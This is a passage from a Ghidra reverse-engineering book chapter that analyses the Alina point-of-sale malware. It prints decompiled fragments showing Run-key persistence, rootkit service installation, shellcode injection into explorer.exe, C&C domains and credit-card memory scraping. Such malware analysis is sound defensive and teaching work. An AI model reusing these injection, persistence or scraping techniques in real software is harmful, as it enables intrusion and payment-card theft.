32        local_ec[0] = thunk_FUN_0044d440();
33      }
34      local_ec[2] = local_ec[0];
```

Figure 5.22 – Partial code of the FUN_00453340 function

It creates a class using `operator_new` and then calls its constructor – that is, `thunk_FUN_0044d440`.

In this function, you'll see some Windows API calls. At this point, you can rename (by pressing the *L* key) the local variables, making the code more readable:




Figure 5.23 – Renaming a function parameter – computerName

You can do this according to the Microsoft documentation (`https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-getcomputernamea`):




Figure 5.24 – Looking for API information in the Microsoft docs

It's also possible to fully modify a function by clicking on **Edit Function Signature**:




Figure 5.25 – Edit Function Signature

In this case, this function is `strcpy`, which copies the `errorretriving` string to the end of the `computerName` string (which has a `NULL` value when this line is reached). At this point, we can modify the signature according to its name and parameters.

We can also modify the calling convention for the function. This is important because some important details depend on the calling convention:

- How parameters are passed to the function (by register or pushed onto the stack)
- How the callee function or the calling function with the responsibility of cleaning the stack is designated

Refer to the following screenshot to see how `thunk_FUN_004721f0` can be renamed `strcpy`:




Figure 5.26 – Function signature editor

We can also set the following pre-comment on line `105 – 0x1a = CSIDL_APPDATA`:




Figure 5.27 – Setting a pre-comment

This indicates that the second parameter of `SHGetFolderPathA` means the `%APPDATA%` directory:

```
114                     /* 0x1a = CSIDL_APPDATA */
115   SHGetFolderPathA(0,0x1a,0,0,local_450);
```

Figure 5.28 – Pre-comment in the decompiled code

After some analysis, you'll notice that this function makes an RC4-encrypted copy of the malware as `windefender.exe` in `%APPDATA%\ntkrnl\`.

Analyzing the 0x00453C10 function

Sometimes, the decompiled code isn't correct and is incomplete; so, also check the disassembly listing. In this case, we're dealing with a list of strings representing files to delete. However, in the decompiled code, it isn't shown:




Figure 5.29 – Showing a list of strings

This function cleans previous infections by deleting these files. As you can see, the malware tries to be a little stealthy by using the names of legitimate programs. Let's rename this function `cleanPreviousInfections` and continue looking at other functions.

Analyzing the 0x0046EA60 function

This function creates a named `\\\\.\\pipe\\spark` pipe, which is an **inter-process communication** (**IPC**) mechanism:

```
thunk_FUN_00452950(this,puVar3);
local_108[0] = (void *)thunk_FUN_004612f0(local_100,"\\\\.\\pipe\\spark",(int)(local_1c + 1));
thunk_FUN_0044e690(local_1c + 1,local_108[0]);
```

Figure 5.30 – Creating a named pipe

> **Note**
>
> IPC is a mechanism that allows processes to communicate with each other and synchronize their actions. The communication between these processes can be seen as a method of cooperation between them.

Since a named pipe has been created, we can expect to see some kind of communication between the malware components that use it.

Analyzing the 0x0046BEB0 function

This function sets up the **command and control** (**C&C**) URL:

```
__RTC_CheckEsp(uVar1);
local_168[0] = thunk_FUN_0046ba70("adobeflasherup1.com","/wordpress/post.php");
local_8._0_1_ = 1;
local_168[1] = local_168[0];
thunk_FUN_00459d80(local_168[0]);
local_8._0_1_ = 0;
thunk_FUN_004573b0(local_15c);
local_168[0] = thunk_FUN_0046bb40("javaoracle2.ru","/wordpress/post.php");
local_8._0_1_ = 2;
```

Figure 5.31 – C&C domains and endpoints

Analyzing the 0x0046E3A0 function

By analyzing this function, we'll see that the pipe is used for some kind of synchronization. The `CreateThread` API function receives the function to execute as a thread and an argument to pass to the function as parameters. So, when a thread creation opportunity appears, we have to analyze a new function – in this case, `lpStartAddress_00449049`:

```
do {
  Sleep(30000);
  __RTC_CheckEsp();
  intantiateAndPersistToAppData();
  thunk_FUN_00454ba0();
} while( true );
```

Figure 5.32 – Persisting the malware every 30 seconds

Interesting – this is an infinite loop that iterates every `30000` milliseconds (30 seconds), performing persistence. Let's analyze the `thunk_FUN_00454ba0` function:

```
RegOpenKeyExA((HKEY)0x80000001,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,0xf003f,
              (PHKEY)local_1c);
```

Figure 5.33 – Persistence via the Run registry key

This function opens the `Run` registry key, which is executed when the Microsoft Windows user session starts. This is commonly used by malware to persist the infection because it will be executed every time the computer starts. Let's rename this function `persistence`.

Analyzing the 0x004559B0 function

This function deals with services via Service Control Manager APIs such as `OpenSCManagerA` and `OpenServiceA`:

```
21  OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
22  local_34 = (SC_HANDLE)__RTC_CheckEsp();
23  if (local_34 != (SC_HANDLE)0x0) {
24    OpenServiceA(local_34,param_1,0xf003f);
25    local_40 = (SC_HANDLE)__RTC_CheckEsp();
26    if (local_40 == (SC_HANDLE)0x0) {
27      CloseServiceHandle(local_34);
28      __RTC_CheckEsp();
```

Figure 5.34 – Using Service Control Manager to open a service

After some renaming, notice that it checks whether users have the administrative privileges that are necessary to create services. If they do, it deletes previous rootkit instances (a **rootkit** is an application that allows us to hide system elements: processes, files, and so on… but in this case, malware elements), writes the rootkit to disk, and creates a service with the rootkit again. As you can see, the service is called `Windows Host Process` and the rootkit is installed in `%APPDATA%` (or `C:\` if not available). It's named `rk.sys`:

```
22  isUserAdministrator = checkAdministrator();
23  if (isUserAdministrator != 0) {
24    deleteService("Windows Host Process");
25    pcVar1 = _getenv("appdata");
26    _sprintf(rootkitDriverPath,"%s\\drv.sys",pcVar1);
27    uVar2 = thunk_FUN_00455920(rootkitDriverPath);
28    if ((uVar2 & 0xff) != 0) {
29      _sprintf(rootkitDriverPath,"C:\\drv.sys");
30    }
31    local_418 = _fopen(rootkitDriverPath,"wb");
32    if (local_418 != (FILE *)0x0) {
33      _fwrite(&DAT_004f6850,1,0x1400,local_418);
34      _fclose(local_418);
35      createService(rootkitDriverPath,"Windows Host Process");
```

Figure 5.35 – Installing the rootkit but deleting the previous one if it exists

So, let's rename this function `installRootkit`.

Analyzing the 0x004554E0 function

This function tries to open the `explorer.exe` process, which is supposed to be the shell of the user:

```
20  CreateMutexA((LPSECURITY_ATTRIBUTES)0x0,0,"7YhngylKo09H");
21  __RTC_CheckEsp();
22  uVar1 = thunk_FUN_004556e0();
23  if ((uVar1 & 0xff) == 0) {
24    local_c = thunk_FUN_00455350("explorer.exe");
25    OpenProcess(0x3a,0,local_c);
26    local_18 = (HANDLE)__RTC_CheckEsp();
27    if (local_18 != (HANDLE)0x0) {
28      thunk_FUN_004555b0(local_18,&DAT_004f6100,0x616);
```

Figure 5.36 – Opening explorer.exe

As you can see, it creates a mutex, which is a synchronization mechanism, and prevents us from opening the `explorer.exe` process twice. The mutex name is very characteristic and is hardcoded. We can use it as an **indicator of compromise** (**IoC**) because it's useful for administrators to quickly determine whether a machine has been compromised: `7YhngylKo09H`.

When analyzing malware, there are code patterns and API sequences that are like an open book:

```
21  VirtualAllocEx(param_1,(LPVOID)0x0,param_3,0x3000,0x40);
22  local_24 = (LPTHREAD_START_ROUTINE)__RTC_CheckEsp();
23  if (local_24 != (LPTHREAD_START_ROUTINE)0x0) {
24    WriteProcessMemory(param_1,local_24,param_2,param_3,&local_c);
25    __RTC_CheckEsp();
26  }
27  CreateRemoteThread(param_1,(LPSECURITY_ATTRIBUTES)0x0,0,local_24,(LPVOID)0x0,0,local_18);
```

Figure 5.37 – Injecting code into the explorer.exe process

In this case, we can see the following:

- `VirtualAllocEx`: Allocates `0x3000` bytes of memory to the `explorer.exe` process with the `0x40` flag, which means `PAGE_EXECUTE_READWRITE` (allowing you to write and execute code here)
- `WriteProcessMemory`: Writes the malicious code to `explorer.exe`
- `CreateRemoteThread`: Creates a new thread in the `explorer.exe` process to execute the code

We can rename `thunk_FUN_004555b0` to `injectShellcodeIntoExplorer`.

Now, let's understand its parameters:

- The explorer process handler for injecting code into it
- The pointer to the code to be injected (also known as **shellcode**)
- The size of the code to inject, which is `0x616` bytes

> **Note**
>
> Historically, the term **shellcode** was used to describe code executed by a target program due to a vulnerability exploit and used to open a remote shell – that is, an instance of a command-line interpreter – so that an attacker could use that shell to further interact with the victim's system.

Now, go back to the `0x004554E0` function and double-click the parameter that corresponds to the shellcode parameter. This is the second parameter (`DAT_004f6100`) that was passed to the `0x00455b0` function. You can also rename this parameter `shellcode`:

```
if (local_18 != (HANDLE)0x0) {
  uVar4 = thunk_FUN_004555b0(local_18,&DAT_004f6100,0x616);
  local_18 = (HANDLE)uVar4;
```

Figure 5.38 – Going back to the parameter that was passed as shellcode

After double-clicking it, we'll see the bytes of the shellcode. However, by pressing the *D* key, we can also convert it into code:




Figure 5.39 – Converting the shellcode into code to analyze it with Ghidra

By clicking on some string of `shellcode`, you can see that the strings that are used are stored in the same order as they're used by the program, so you can deduce what the program is doing by reading its strings:



Figure 5.40 – Quickly analyzing code by reading its strings

Here, we have an encrypted copy of the malware in `%APPDATA%\ntkrnl`, something we know from a previous analysis. It's decrypted using `7YhngylKo09H` as the password. Then, a piece of decrypted malware, `windefender.exe`, is created and finally executed via `ShellExecuteA`. This is performed in an infinite loop that's controlled by a mutex mechanism, as indicated in the final string, `SHELLCODE_MUTEX`.

> **Note**
>
> A **mutex object** is a synchronization object whose state can be non-signaled or signaled, depending on whether it's owned by a thread or not, respectively.

So, we can rename `thunk_FUN_004554e0` to `explorerPersistence`.

Analyzing the 0x0046C860 function

After initializing the class using `operator_new`, calls are made to its `thunk_FUN_0046c2c0` constructor. After navigating to the `0x0046c2c0` function, we have a thread to analyze:

```
19  thunk_FUN_0044d380();
20  InitializeCriticalSection((LPCRITICAL_SECTION)((int)local_c + 0x1c));
21  __RTC_CheckEsp();
22  *(undefined *)((int)local_c + 0x34) = 0;
23  CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,(LPTHREAD_START_ROUTINE)&lpStartAddress_00447172,loca
    l_c
24                  ,0,local_18);
```

Figure 5.41 – Thread creation

The `lpStartAddress_00447172` function has a single nested function called `0x0046ca50`. It consists of an infinite loop that calls to our analyzed `setupC&C` function and much more, so we can expect some C&C communication. C&C is the server that controls and receives information from the malware sample. It's administered by the attacker:

```
52  do {
53    while( true ) {
54      local_1c = (void *)setupC&C ();
```

Figure 5.42 – C&C communication loop

Let's double-click on one of the strings in this function (for example, `update`). You'll be taken to the data section, where you'll be able to see other strings by scrolling up:




Figure 5.43 – Jumping to the section containing other C&C URLs

We can also make it a beautifier. Click on the **Create Array…** option to join null (`0x00`) bytes by selecting them and right-clicking:



Figure 5.44 – Converting data into types and structures

It seems to be strings of HTTP parameters for C&C communication as it's quite common to use this protocol. Here, `updateinterval=` and `cardinterval=` are some of the relevant strings for this malware as they represent the malware settings:




Figure 5.45 – C&C communication HTTP parameters

Let's rename this function `C&Ccommunication` and move on to the next function.

Analyzing the 0x0046A100 function

Again, we have a `thunk_FUN_00464870` constructor calling an `lpStartAddress_04476db` thread function. Let's focus on the thread function.

This function is a little bit complex. We can see a lot of math operations, and due to this, a lot of numeric data types. Don't waste your time! Instead, rename it `mathAlgorithm` and come back to it later if needed:

```
local_328 = (int **)thunk_FUN_0045fe00((int)local_98);
local_330 = (double)(int)local_328 +
            *(double *)(&DAT_004de910 + ((int)local_328 >> 0x1f) * -8);
local_334 = local_68;
local_33c = (double)(int)local_68 +
            *(double *)(&DAT_004de910 + ((int)local_68 >> 0x1f) * -8);
local_a4 = (local_48 - ((float)local_330 * local_48) / (float)local_33c) + local_50;
```

Figure 5.46 – A mathematical function

The next function in `WinMain` iterates over processes and uses the `__stricmp` function to skip processes of the blacklist, which contains Windows processes and common applications. We can assume it's looking for a non-common application:




Figure 5.47 – Blacklisted processes

By analyzing the `lpStartAddress0047299` thread function located in `FUN_0045c570`, we can see that it scraps the process memory, looking for something:

```
78    while( true ) {
79      VirtualQueryEx(*hProcess,lpAddress,(PMEMORY_BASIC_INFORMATION)&pMemoryBasicInformation,0x1c
        );
80      iVar3 = __RTC_CheckEsp();
81      if (iVar3 == 0) break;
82      if ((pMemoryBasicInformation.Protect == 4) && (pMemoryBasicInformation.State == 0x1000)) {
83        if (local_24 < pMemoryBasicInformation.RegionSize) {
84          if (lpBuffer != (byte *)0x0) {
85            local_1b4 = lpBuffer;
86            thunk_FUN_004794e0(lpBuffer);
87          }
88          local_1a8 = (byte *)thunk_FUN_004702b0(pMemoryBasicInformation.RegionSize);
89          lpBuffer = local_1a8;
90          if (local_1a8 == (byte *)0x0) goto LAB_0046041f;
91          local_24 = pMemoryBasicInformation.RegionSize;
92        }
93        ReadProcessMemory(*hProcess,pMemoryBasicInformation.BaseAddress,lpBuffer,
94                          pMemoryBasicInformation.RegionSize,lpNumberOfBytesRead);
```

Figure 5.48 – Reading the process memory

First, it obtains the memory region permissions via `VirtualQueryEx` and checks whether it's in the `MEM_IMAGE` state, which indicates that the memory pages within the region are mapped to the view of an image section. It also protects `PAGE_READWRITE`.

Then, it calls `ReadProcessMemory` to read the memory before looking for credit card numbers in `FUN_004607c0`:




Figure 5.49 – Memory-scrapping the process

As you can see, the `local_28` variable is `0x10` bytes (`0x10` means the 16 digits of a credit card number) in size and the first byte of it is being compared with the number `3`, as shown in the table I printed using the Python interpreter. This malware implements the **Luhn algorithm** for credit card number checksum validation during scraping:

```
local_c = intantiateAndPersistToAppData();
cleanPreviousInfections();
local_18 = (HANDLE *)declareSparkPipe();
setupC&C();
persistenceThread(local_18);
installRootkit();
explorerPersistence();
C&Ccommunication();
pvVar1 = (void *)mathAlgorithm();
memoryScraping(pvVar1);
```

Figure 5.50 – Renamed functions in WinMain

Luhn makes it possible to check numbers (credit card numbers, in this case) via a control key (called a checksum; this is a number of the number, which makes it possible to check the others). If a character is misread or badly written, then Luhn's algorithm will detect this error.

Luhn is well-known because Mastercard, **American Express** (**AmEx**), Visa, and all other credit cards use it.

Summary

In this chapter, you learned how to analyze malware using Ghidra. We analyzed Alina POS malware, which is rich in features, namely pipes, threads, the `ring0` rootkit, shellcode injection, and memory scrapping.

You also learned how bad guys earn money every day by performing cybercriminal activities. In other words, you learned about carding skills.

In the next chapter, we'll cover scripting malware analysis so that we can work faster and better while improving our analysis of Alina POS malware.

Questions

Answer the following questions to test your knowledge of this chapter:

1. What kind of information provides the imports of a PE file during malware analysis? What can be done by combining both the `LoadLibrary` and `GetProcAddress` API functions?
2. Can the disassembly be improved in some way when dealing with a C++ program, as in this case?
3. What are the benefits of malware when injecting code into another process compared to executing it in the current process?

Further reading

Please refer to the following links for more information on the topics that were covered in this chapter:

- During the analysis that was performed in this chapter, we didn't need to use all of Ghidra's features. Check out the following Ghidra cheat sheet for further details: `https://ghidra-sre.org/CheatSheet.html`.
- *Learning Malware Analysis*, by Monnappa K A, June 2018: `https://www.packtpub.com/eu/networking-and-servers/learning-malware-analysis`.
- Alina, the latest POS malware – PandaLabs analysis: `https://www.pandasecurity.com/en/mediacenter/pandalabs/alina-pos-malware/`.
- *Fundamentals of Malware Analysis*, by Munir Njenga, March 2018 [Video]: `https://www.packtpub.com/networking-and-servers/fundamentals-malware-analysis-video`.
- *Hybrid Analysis* – analyze and detect known threats: `https://www.hybrid-analysis.com/?lang=es`.

6

Scripting Malware Analysis

In this chapter, we'll apply Ghidra's scripting capabilities to malware analysis. By using and writing Ghidra scripts, you'll be able to analyze malware more efficiently.

Here, you'll learn how to statically resolve the Kernel32 API hashed functions that are used by Alina shellcode, which was superficially analyzed in the previous chapter.

The Flat API is a *simple* but powerful version of the full-fledged complex Ghidra API. It's a great starting point for anyone looking to develop Ghidra modules and/or scripts.

We'll start by classifying the Ghidra Flat API functions to get more comfortable when looking for a function. Following that, we'll look at how to iterate over the code using Java and Python before using that code to deobfuscate malware.

